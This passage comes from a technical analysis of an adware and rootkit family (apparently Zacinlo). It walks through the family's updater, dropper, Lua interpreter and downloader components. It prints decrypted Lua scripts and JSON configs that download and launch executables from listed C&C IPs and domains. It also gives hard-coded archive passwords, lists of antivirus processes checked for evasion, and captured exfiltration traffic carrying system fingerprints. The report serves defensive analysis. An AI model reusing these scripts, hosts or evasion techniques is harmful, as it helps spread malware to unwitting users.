HTTP/1.1 302 Found
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 28 Mar 2018 13:44:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
Connection: keep-alive
Location: /error
Set-Cookie: beegosessionID=b906ca3d9b758cb0580ee4c2c52c1bcd; Path=/; Expires=Wed, 28 Mar 2018 15:24:29 GMT; Max-Age=6000; HttpOnly
Set-Cookie: lang=en-US; Expires=Mon, 15 Apr 2086 16:58:36 UTC; Max-Age=2147483647; Path=/
Set-Cookie: BEEGO_FLASH=%00error%23BEEGOFLASH%23Request+Url+Params+Error%00; Path=/

<a href="/error">Found</a>.
```

The Updater

This component acts as a secondary downloader, as well as an updater. The executable can handle these command line arguments:

- ***-UnregServer***
- ***-RegServer***
- ***-Service***
- ***-UnregServerPerUser***
- ***-RegServerPerUser***

The sample starts extracting an encrypted config from its resources:

```
{
    "domains" : [
        "tracking.photoyee.com",
        "tracking.weiboniu.com",
        "tracking.yeehbuy.com",
        "tracking.downloadyee.com",
```

```
            "tracking.downloadyeah.com"
        ],
        "taskUri" : "/up/9/r%d/up.bin",
        "AName" : "UdvdPork",
        "BName": "WUdvdPork",
        "upDirName" : "b7srv",
        "taskDirName": "v7srv7task",
        "infoName" : "up7dt7info",
        "svcDesc" : "Windows Media Udapoker"
    }
```


The executable checks if two services exists and are running, with the names in the ***AName*** and ***BName*** fields. If one of them is running, the other one gets deleted; if both are running, then the first one gets deleted and – finally - if neither is running, the second one gets deleted. It will also check if a config file exists in ***%programdata%\u4c*** with the name from ***infoName***; the config file gets updated and will contain an encrypted JSON with the ***InstallTime, lastInstallTime, version*** fields. It gets a binary file from the ***domains*** and ***taskUri*** fields which, once decrypted, will contain another config from the ***domains*** and ***taskUri*** fields :

```
{
    „upinfo": {
        „version": 8,
        „name": „webdefer",
        „url": „http://ad.downloadyee.com/s2.exe",
        „openlog": false
    },
    „tasks": [
        {
            „name": „qcmd",
            „url": http://ad.downloadyee.com/toolbar/s5_svc_databack20150414.exe",
            „cmd": „fuck8you",
            „md5": „658a66a4dc4c55dced4de5f2df44f9de",
            „session": 1
        }
    ]
}
```

Fom the ***tasks*** value, the updater will download the file and store it in ***%programdata%***, in a subfolder named after the value in ***taskDirName*** from the first json. Then the file will be started with parameter from ***cmd***. The downloaded file is another version of the initial download manager.

The S5mark Application

This is the Trojanized application that serves as a pretext to lure the user into installing the adware components. It just makes a request ***qq.com*** when the button is toggled. It comes with an installer and uninstaller.



The Setup Dropper

This component integrates the sources code of two open-source projects:

- Zlib
- Crypto++

In order to start, it needs ***-insta*** parameter, and the operating system it is running in should be at least Windows XP or an x64 platform operating system. This dropper contains multiple archives in its resources (***BINDATA*** directory). All these archives are password-protected with different passwords that are hard-coded in the binary files. After extraction, the archives are deleted from disk.

Component	Archive	Files	Password
msidntld	**msidntld32**	**msidntld32.data**	**rq2cCy8fhLpI4TwCFRCU**
	msidntld64	**msidntld64.data**	
netfilter3	**netfilter3_x86_xp**	**netfilter3_x86_xp.data**	**W-rPJbw6LQtmPef5kxqh**
	netfilter3_x64_xp	**netfilter3_x64_xp.data**	
	netfilter3_x86_win7	**netfilter3_x86_win7.data**	
	netfilter3_x64_win7	**netfilter3_x64_win7.data**	
	netfilter3_x86_win8	**netfilter3_x86_win8.data**	
	netfilter3_x64_win8	**netfilter3_x64_win8.data**	
radardt	**radardt32**	**radardt32.data**	**QecTmzgcmfW6SCf4-s5s**
	radardt64	**radardt64.data**	

ct	**ct**	**ct.data**	**mNyRp6kYH5cUsoNluTCn**
ct2	**ct2**	**ct2.data**	

If the operating system's platform is not x86 it verifies for ***\.\\DrvProtect*** device (the rootkit component's device) and if it is found then:

It generates random directory and file names (for ***svcvmx*** and ***vmxclient*** components) if ***set_pt*** data (***HKLM\SYSTEM\CurrentControlSet\Network***) is not set, and both components will be saved in an encrypted form in this registry value

It sets ***atimode*** registry data (***HKLM\SYSTEM\CurrentControlSet\Network***)

It checks for the following antimalware processes

Antimalware processes checked by this component			
mbam	**mbamservice**	**mbamtray**	**avgnt**
avguard	**avshadow**	**Avira.ServiceHost**	**ns**

- Based on the operating system's platform, the ***Msidntld*** archive component will be dropped with random name in ***%temp%***. The file is extracted in a randomly generated directory created under ***System32*** with a randomly generated filename.

- Depending on the operating system platform and the operating system, the second archive dropped with a random name in the ***%temp%*** directory is the ***NetFilter*** component. The file is extracted in the same directory with ***msidntld*** (***zacinlo***) component and with the same generated name but with the "**.sys**" extension instead.

- The ***Radardt*** rootkit component is the third dropped archive, depending on the operating system's platform. The file is then extracted in ***System32\drivers*** with a randomly generated file name.

- If ***ns.exe*** (*Norton by Symantec*) is not found among the running processes, another archive gets dropped in a randomly generated directory name created in ***%temp%*** with the ***temp*** file name. The file serves as service component and will be extracted in the same folder with the archive, then the executable is started with the parameter ***-install***.

- If an antimalware process was found, it reboots the computer using the command

„cmd open /c start „" „shutdown /r"

If the operating system's architecture is x86, it will drop ***ct2*** component in a randomly generated directory name created in ***%temp%*** with the filename called ***temp***. The file serves as a service component and will be extracted under the name ***ct.exe*** in the same directory with the archive, then it will be executed with the ***-install*** parameter.

The generated filenames or directory names start with a prefix as follows:

- executable name starts with ***ms***, followed by random 5 characters and ***.exe*** extension
- driver name can start with one of the following:

Win	vso	vol	vmr	usb	ter
Tdi	srv	rdp	ras	par	mdi
mou	mon	dum	ata	cdr	

followed by a random 5 characters and ***.sys*** extension

- directory name can start with one of the following:

wmi	ime	ctf	wud	vma	vmt
Vga	win	lsa	nis	utc	

followed by 4 random characters. Depending on the file version the starting string may differ.

The LUA Interpreter

The component corresponds to the **ct2.exe** file. It integrates the source code from the following open-source projects:

- Lua 5.1
- Lua Cjson
- Lua Bridge
- Zlib
- Cryptopp

Depending on the supplied arguments, it provides different functionality:

- Install action (***-install*** or ***/install*** argument (default case))
- Removal action (***-remove*** or ***/remove*** argument)
- No argument case (there is no argument or the first arguments doesn't start with "**-**" or "***/***")

Install action

Searches for the "***windowsmanagementservice***" service and, if it is found, it kills the process belonging to this service, obtains "***SeDebugPrivileges***" and it stops and deletes this service. The service ***windowsmanagementservice*** will be created under the display name "***Windows Management Service***" and description "***Provide management service for system.***", it is set as a delayed autostart service and then it will be started.

Remove action

All it does is to stop and delete its service.

No argument action

This use case does two important things:

It exports some Lua functions and variables which will be used by the downloaded Lua script.

Creates the service control handler (***stop, pause, continue, interrogate***).

Exported Lua Functions / Variables	Parameters	Returns	Description
EncodeDecString	String	Encrypted string	Encrypts string
DecodeDecString	Encrypted string	Decrypted string	Decrypts string
DeleteFile	File path	True in case of success, false otherwise	Deletes the file
GetInstallDir	-	Install directory path	Returns the install directory
GetTempDir	-	Install directory path	Returns the install directory
GetFileBase64	File path	Base64 string	Encode file data in Base64 encoding
GetFileMD5	File path	MD5 string	Calculate MD5 hash of the file
GetFileVersion	File path	File version	Return file version
GetMiscInfo	-	Return a string which contains information about the system and the malware GUID and version	Takes multiple information (e.g.: guid, time, utc, mac, os, cpu, memory, language, country, screen, bit, version) and builds it into a string
IsFileExist	File path	True if file exists, false otherwise	Check if file exists
IsProcessorExist	Process name	True if process is running, false otherwise	Check if the process name is running
IsServiceRunning	Service name	True if service is running, false otherwise	Check if the service name is running
IsServiceInstall	Service name	True if service exists, false otherwise	Check if service name exists
IsMutexExist	Mutex name	True if mutex exists, false otherwise	Check if mutex exists
LaunchApp	File path, parameters	True in case of success, false otherwise	Starts a program with the provided parameters
RequestUrl	Url	Received data	Download data from the specified url
RequestFile	Url, file path	True in case of success, false otherwise	Download the file from the specified url
Sleep	Milliseconds	-	Sleeps for specified milliseconds
TerminateProcess	Process name	True in case of success, false otherwise	Terminates a process
UninstallService	Service name	-	Uninstall the service
Unzip	Archive, output file path, archive password	True in case of success, false otherwise	Unzip the specified archive
WriteFile	File path, data	-	Writes data to file
WriteLog	File path, data	-	Writes data to log file
AppVersion	-	-	Application version
AppPath	-	-	Application path

A query string is created based on information about the system and malware version (e.g.: GUID, MAC, OS, ...) that will be encrypted with DES. The encrypted string will be used to download a script from the C&C and, depending on the component's version, it will download a different Lua script that will be decrypted and interpreted.

1) For version ***2.0.18.1*** the file is downloaded from C&C "***173.192.28.166***":

```
GET /interface/getFile?A9D1A5253F0922447F317AF2A66033D60957AB37EC105B53F521BDD86FAD3924506BBE333CFEC4DF HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: 173.192.28.166

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Tue, 13 Mar 2018 14:20:57 GMT
Content-Type: text/plain;
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4
Content-Length: 11328

877fa3905d2c0337082184a148b3895236a31db797dfcec589573af36ab5988ce8875b9ea3bbecbb9e2552ead75038b51f0650242c9bccbf60ffeed28989fb2eb59dc46483cf06ed
ef71f178c9c2ff64d04430596df35638b8cb7c84a7ba66d40655a6c7ad359bcef96a658e607c75535309d8639daf93a37cfcd7550e9a2faf0941b7f00a57612bb88fc2c2b645727f
6ed9025e24b6ebf302f5eb97c1cf5add4a80eba34cc77992352f6824c230ab3a4944022204b0701ce165d67fb3086cb8f96a658e607c75535309d8639daf93a3b1bea55032b28d79
1e22b263ca7250cda100e8c4f5ffbedd4188bd28f60cddf37dcf196be0adab71789a137dfd22d2a13986c1897eaad22cd47a6035fef3b6cfe9f7abaf0db2b84946333718c8e2961d
d8013bf1b8ea47c13986c1897eaad22c79f168e407873b56d3b59a0350375fe4fca5187ffca92aef74dcd5c2515b288f9d7f5d75ac13cbcc477f4d6e12e4208b1182e83bb9210b21
aa6e346194a42e921862c14e2c170f74c24cb6998a2773bfa100e8c4f5ffbedd8aba200f34bd0154cccf0639bc58d227658bdffa8042fb3431b95dc72dcf94731b2b1d6ee4f954e9
dee7d012b8b6a0a7146a34dacd209a6c7698f8fe95e9cca179fe3ff34cb5f2474b62b14d295778dc1c05f5b24fa73e782ca37e131e071d0f4016521824f380daa5f3b1af0f91c9ef
28bc52696c61d71f60ffeed28989fb2ea169a2919a658a5e3750377e4387eb5080c7c75e691b7565c25432eb08dda266acebaa37975df0f979fe3ff34cb5f2472bde7355fa3da1dc
586929b8021016f1b3d5b6c89d77c13d0f36a22c5ae0fda9202075782c67caca0c6a939d8f070e7d1c98f3a5c932fef67e92a1e87d8509820536e6efa9d69fb77bd980f6ad1ab307
f399d9e2dd6a2a376c49b1eb50d8fc31b488feee01f39f36f9ff0ba969ca416d202075782c67caca1f4febd744ad6b23d227a65a967a0578789966934364012c525b9393fd1b5574
ab20cb437719a22120f686d8c8482c6ea29c1f1eaa1994a0025399380b64dd255b9a2d8d988a2592b3ff443f2bb16bd39e7a8e149f5332af06220100f6b3114c839640c9fb9a78a9
cf0b9ba803d6f8b8dc002f3d6e84fc963bf4e015afe9261b9e0097dcf52ada61edc9dd5abefc886c679c3b8efac5fc25822d6ad9fb2d1b7faa4bcc101adb68edb8a480957b9cff56
00c98ce9da3002c96ea67027362d92ce9e0097dcf52ada6182dc9457838c9d1c1f60dab661dab05e0d405dd40f58d68f3c4409926f5652b07899669343640 12c632cd1b78c8f6c99
cc41c030212490efcd61b92ad2441918cdcb84435ceb2225f25b1e62d8f7ecf8afe40c4c0fccee6133aa92ea98b1cbfc281e2b16aac7f7a56f64f7c04231493a434399b81b95dcee
b2971ae0d0f1ea3093d074ab80272e74ae8a40f328bcca96ca9989b352e965b4e8875b9ea3bbecbb13a68828c07a2a5d75f3cc90ef634c246c1433647b7474014304316998d8545b
93e14668b904171865aee8b9e4614096ad3487ddb151cda32a83eb7f12514478d7816890aa7c634c5249ab4dc5812cf13cd16e214280f06e866d6c0f8355dac1c0f7495d70bdf3d8
d7816890aa7c634cb5bf62f909cebf04bfc91a585f2fb98bb59dc46483cf06ed1ad4480c18496b05ac7342c45cf31be6bf36569aba29c9effce02bab286cb43607eb757e7f9c274e
09b543afe3c60098af53905726da019a63c59bf4e400c6768cb27a0aef5321f13c4409926f5652b051482b0c0b942563a01052d144d315a167005e320cc79befac2feb68198d9668
8941cca222615995da8f55e8096e9ab6f1beffae19de5011fee112aacb6dc356c4e159ddc7e14912b8a480957b9cff5600c98ce9da3002c9789966934364012ca640bec1d338860b
6ed9025e24b6ebf38f7f4840a8394bb1fff1799c74a3420c7619066919e3263d483ce8d2899492e535ad853909df634eb3ff443f2bb16bd3ba1eee2a79f850011c9d071a05cf096b
c10618472458d352b29c412121e5cf949bdf50bc3be9474e03947881048d0c9a721f3a5e845c7a17723640f685497551b234947531626fa4af6fa8983441a7b467704cc0116efc39
d70229abf17698e09fff92796dc738711c9d071a05cf096ba0ff3c04bb6e04d2f534f52b88b877159355e42a51d352448105783f3e6b097ab3ff443f2bb16bd3ec6732aefcf3ceec
b0fa81fb17953646f47655b401a3e1ff0def8caf9611c2546f972425ae60947ab5bf62f909cebf04c65af9c9703ad41155da715c5e0fb23a92a2ad85b0fa5d14389b380c6f2f0060
3986c1897eaad22c9139f9c880180ef1656c24d170624d8e819409cc43fa6f97df83e1aa7976b7453986c1897eaad22ccb8704573a8be04c0edec9c2e0eb21a9f987d987d5b89bdd
c6c018ce8a27688f9e0097dcf52ada610342156c6b4765420946aa316fbbc054c624ec85f26179b1cc64177421207b629c94507907ce3ff2b59dc46483cf06ed225a3e177e4f3a5c
f24411361383ca10afde0e1fae10b7acdf42253535b9639381bf0b643a325c14dc002f3d6e84fc967204b098096772d877019436c3d3891aee90e344ef09d0b2e68189acb256b99d
cbf4153b0eeb737fa52e7f9d3a8bb734824a8d55fef0cae82faf86043e80b202476ebc0d2e7aa7fb1f43f5e65025665721b6c879815ea3bc9e0e2e8bd055dcad63118ca30a62d3ea
```

```
Decrypted request:
name=script2.lua&type=text&time=22688171


Decrypted response:
local cjson = luaopen_cjson()


function Splits(s, delim)
    local t = {}

    if type(delim) ~= "string" or string.len(delim) <= 0 then
        return t
    end

    if type(s) ~= "string" or string.len(s) <= 0 then
        return t
    end

    local start = 1
    while true do
    local pos = string.find(s, delim, start, true) -- plain find
        if not pos then
          break
        end

        table.insert(t, string.sub(s, start, pos - 1))
        start = pos + string.len(delim)
    end
    table.insert (t, string.sub (s, start))

    return t
end


function GetPath(uri)
    return string.match(uri, "(.+)/[^/]*%.%w+$")
end

function GetFileName(uri)
    return string.match(uri, ".+/([^/]*%.%w+)$")
end

function RemoveExtension(file_name)
    local idx = file_name:match(".+()%.%w+$")
    if(idx) then
        return file_name:sub(1, idx-1)
    else
        return file_name
    end
end

function GetExtension(file_name)
    return file_name:match(".+%.(%w+)$")
end
```

2) For version ***2.0.7.1,*** the file is downloaded from C&C "***hxxp://www.opttracker.com"***:

```
GET /interface/getFile?A9D1A5253F0922446539D325B74A3C8853245BCCBEB6FBF835E95C7891548BC3D4543FD1FEC4DF1B HTTP/1.1
Connection: Keep-Alive
User-Agent: SmartService
Host: www.opttracker.com

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Tue, 03 Feb 2018 15:46:19 GMT
Content-Type: text/plain;
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4
Content-Length: 1168

0334c99dfa5ae89744520ac77bafb6e24b79d5fea58ecaffeea6d8e13e85558bd0b83c35f6c74988f048be205117527cdb71a9c6b976a7b694a6b7291472491c61fc31
9f5a6c95de09a51e9f2c1aa910e3038f55e07fb6a78f2a0b1ca18a90f15bc30313498ef290c92651317ee04f376286136d1a9a86fcea605f8e8eb0bb3ea2abfbb27328
cf45eea6d8e13e85558b00f56a561137087b3cd16e214280f06e6d41e65dcf0bb3f02f9f86d1b038e9b9aac64f77cf22a174eea6d8e13e85558bd04430596df356385c
4d80f71865e254f2b5919940c3ba829852cfd1d5b91f2a7039feedbeaf825b911f5056cd334d5ab95fe53b533cf165474b9ac3beec5cd700b2dda0bba5ebf52fc88793
0551391ca100e8c4f5ffbedd6ff6ffbbcac92e188cfa8fe864033d858ab7a3d35d7689a39e3ea0d62dcee8f16ed9025e24b6ebf33f818704604f096f19134fcde375d0
b6c53e8725040ad0f12a5aaa401648f171c5ed7abb07c5e4a02e3c4ff2c26b20287ddeb4d0c4ad31be86b7637ab595b60b5d5b3d9e0c781fd5a516a7878c3f43d50c78
3a76c6bf4657230e5ef0cce3b5537e429db0e68e852624f30f4701312661bb176591325e90540334c99dfa5ae8973deb85bbaa9f020578d46bfc2e739b37ba0c4efbfe
f20ae7af53905726da019a04e497e86ee13465560142415b03d58ebe1241bc97c153d1f0986ac6a4365d76adb85c21de94d9c3048e8df72a4760225ed7a27538891ea8
830df5e0b7b2e706da3bb0d47dca3dd8884b519d6b4e916c5fcbee90fed2747f8058872173c87ef75ed8afa425dc1e3c
```

```
Decrypted request:
name=script.lua&type=text&time=0


Decrypted response:
if not IsFileExist("splsrv.exe") then
    RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
else
    local md5 = GetFileMd5("splsrv.exe")
    if string.upper(md5) ~= string.upper("6ea6a754db7eccf215c70de239bb878b") then
        TerminateProcess("splsrv")
        RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
    end
end

if not IsProcessExist("splsrv") then
    LaunchApp("splsrv.exe", "-ip=\"173.192.16.184\" -interval=3600 -version=\""..AppVersion.."\"")
end
```

LUA Script 1


```
if not IsFileExist("splsrv.exe") then
    RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
else
    local md5 = GetFileMd5("splsrv.exe")
    if string.upper(md5) ~= string.upper("6ea6a754db7eccf215c70de239bb878b") then
        TerminateProcess("splsrv")
        RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
    end
end

if not IsProcessExist("splsrv") then
    LaunchApp("splsrv.exe", "-ip=\"173.192.16.184\" -interval=3600 -version=\""..AppVersion.."\"")
end
```

This version of Lua script checks if ***splsrv.exe*** file exists using the exported Lua functions of the LUA interpreter component and downloads it from :

"***hxxp://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4***" in case it doesn't exist. Decrypted string of "***2513e5cbeb3e665d01ffade16fb6f9b4***" is "***name=splsrv.exe***". If the file exists, it checks the version by calculating a MD5 hash on the file and, if it differs from ***6ea6a754db7eccf215c70de239bb878b,*** it terminates the process and downloads the new version from "***hxxp://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4***".

If the process ***splsrv.exe*** is not running, it will run the executable with the paramaters:

"***-ip="173.192.16.184" -interval=3600 -version="AppVersion"***" where ***AppVersion*** is the ct2 component file version.



LUA Script 2

The purpose of this script is to download the updated versions of the component's files. Using ***IsMutexExist*** it checks for the existence of the ***Global\SetupMutex_{ABE47B72-0C2F-421F-BFE5-D86F8ABD3570}*** mutex and it waits until it exists. For a maximum of 24 hours, this mutex gets verified on the hour, and if exists, it builds a query string based on the client information and system information (e.g.: GUID, CPU, memory). The query string will be encrypted and sent as a request on the C&C "***hxxp://gpt9.com/api/cpx?q=***" using the built query string.

```
GET /api/cpx?
q=3206A4D1B4CBD2E45C6DB4C4DBBC5694BB6022D87AF6B1C723C93E4033AE968FA35C5678AE947F341A1DB964A723F57F68DF50D037965ABCB2B28B9200223E59C4C0
6E257B048AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A
9D8D49C3EC709DD422C633A0238D1DF2F147504EC5FE9A0BB344CD4E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C
1FBC584E1120440111F62C1AEA618248F9DFD337D8260B27D87056889A9890C6FAEE126E7A6321E33978FA540373ED0D3912F42687210D802CCD73DBF43B7468268C07
BEAD789BE64531424F286ECC7A9C40089F291AD94D52F82BB3B98F1C2F HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 14 Mar 2018 08:04:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

```
Decrypted request:
guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C&time=1521014881&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz, 3591, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1024*768&bit=32&version=2.0.18.1&type=2
```


Another request will be made to a different IP address based on the ct2 component file version. If the version number is ***2.0.18.1***, ***2.0.19.1***, ***2.0.20.1***, ***2.0.21.1*** or ***2.0.22.1,*** it uses "***198.8.61.161***" IP address, otherwise it uses "***173.192.16.184***". The received data is a JSON containing information about other components.

```
[{
        "parameters": "/i",
        "always_run": true,
        "version": "1.2.0.2",
        "password": "a123456",
        "app": "app130",
        "service": "Dataup",
        "name": "dataup",
        "url": "http://174.37.56.249/p/dataup.zip"
},
{
        "parameters": "-starup",
        "always_run": true,
        "version": "1.0.1.8",
        "password": "a123456",
        "app": "app132",
        "service": "",
        "name": "svcvmx",
        "url": "http://174.37.56.249/p/svcvmx.zip"
},
{
        "parameters": "-key=\"svcvmx\" -arg=\"-starup\" -key=\"cpx\" -arg=\"-starup\"",
        "always_run": false,
        "version": "1.0.0.2",
        "password": "a123456",
        "app": "app133",
        "service": "",
        "name": "regtool",
        "url": "http://174.37.56.249/p/test/regtool.zip"
},
{
        "parameters": "-starup",
        "always_run": true,
        "version": "1.0.0.4",
        "password": "a123456",
        "app": "app137",
        "service": "",
        "name": "winscr",
        "url": "http://66.147.225.135/p/winscr.zip"
}]
```

Component's entry in JSON:

- ***parameters*** – the arguments that get passed to the executable when it starts
- ***always_run*** – specifies that the executable needs to run
- ***version*** – current file version of the component
- ***password*** – archive password
- ***app*** – tag name
- ***service*** – service name of the component
- ***name*** – name of the component
- ***url*** – url to an archive containing the updated component

For each entry in the JSON file of the components, it compares the versions, checks if the file exists and whether the process and service is running. If the file doesn't exist or the version doesn't match the JSON's entry, it downloads the file from the specified **url**. The downloaded file is a password-protected archive. The file contained in the archive will get extracted using the password from the **password** field entry of the component. After extraction the archive gets deleted and the executable is started with the provided **parameters** value as parameters.



Second Variant of LUA Script

The Service Component

The component corresponds to **ct.exe** file.

A simple component that seems to be in working progress. It has Libcurl library integrated but it is not used. This component can receive the following arguments:

install

Will install itself as a service with the name ***Windows Management Services*** (***windowsmanagementservice*** key in Registry). The service will be started with ***/svc*** parameter.

svc

Service Control Manager will start the process with this parameter (will register service handlers).

launch and ***params***

Used to start an executable with the ***params*** commandline parameters.

The Setup Downloader

This component integrates the source code of two open-source projects:

- Zlib
- Cryptopp

It is somewhat similar to the Setup Dropper component but, unlike Setup Dropper, it downloads the component straight from the C&C server. It starts by collecting client and system information (e.g.: client GUID, OS version and so on) including details about its running components (***splsrv***, ***cpx***, ***svcvmx***), its service (***windowsmanagementservice***) and running antimalware processes. This information will get passed as query string on the request that it will make to the command and control center located at "***hxxp://www.gpt9.com***".

Antimalware processes checked by this component			
a2service	a2start	AdAwareDesktop	AdAwareService
AdAwareTray	avastsvc	Avgrsx	avgsvcx
avguard	avguix	Avp	bdagent
bullguard	cis	CisTray	dwarkdaemon
dwengine	egui	Ekrn	FortiClientVirusCleaner
FPAVServer	FprotTray	fsgk32	gdscan
guardxkickoff	guardxservice	guardxservice_x64	iptray
K7SysMon	K7TSecurity	K7TSMain	mcshield
msseces	nanoav	nanosvc	navapsvc
Norman_Malware_Cleaner	OPSSVC	pccntmon	PSUAMain
PSUAService	QUHLPSVC	SASCore	sbamtray
SDRService	sfc	SntpService	Sophos UI
spideragent	SUPERAntiSpyware	twister	twssrv
vba32ldr			

```
Decrypted request:
guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C&os=Microsoft Windows 7 32bit&is_vm=1&ctservice=0&ctfile=0&ct=0&splsrv=0&
cpx=0&svcvmx=0&av=&version=2.0.7.1
GET /api/by?
q=3206a4d1b4cbd2e45c6db4c4dbbc5694bb6022d87af6b1c723c93e4033ae968fa35c5678ae947f3461fd63553d1dbc2e79693cbe329b336599e7281b3f342258af663f3068a41f8f
58ea1e039a4c568d312846240ec0b1cc244399a793bbaf8d24b246fdfb540def4adbcc9b1d0efc8f4a48c320bf84219fdaf72e3fb190231b62789d309fdee274304de607d6d3cabd1f
723c1f8235eb16 HTTP/1.1
Connection: Keep-Alive
User-Agent: BypassUac
Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 14 Mar 2018 11:22:14 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

After passing the information along to the C&C, it checks if the current user is administrator and builds the download url using its file version. It then starts downloading a password-protected archive from "***174.37.56.248***" which will be saved in a directory with a name generated , in the "***YearMonthDay***" format. This folder resides in the "***%temp%***" directory. The file(s) will be extracted in the same directory using the hard-coded archive password "***!@#$%^&****".

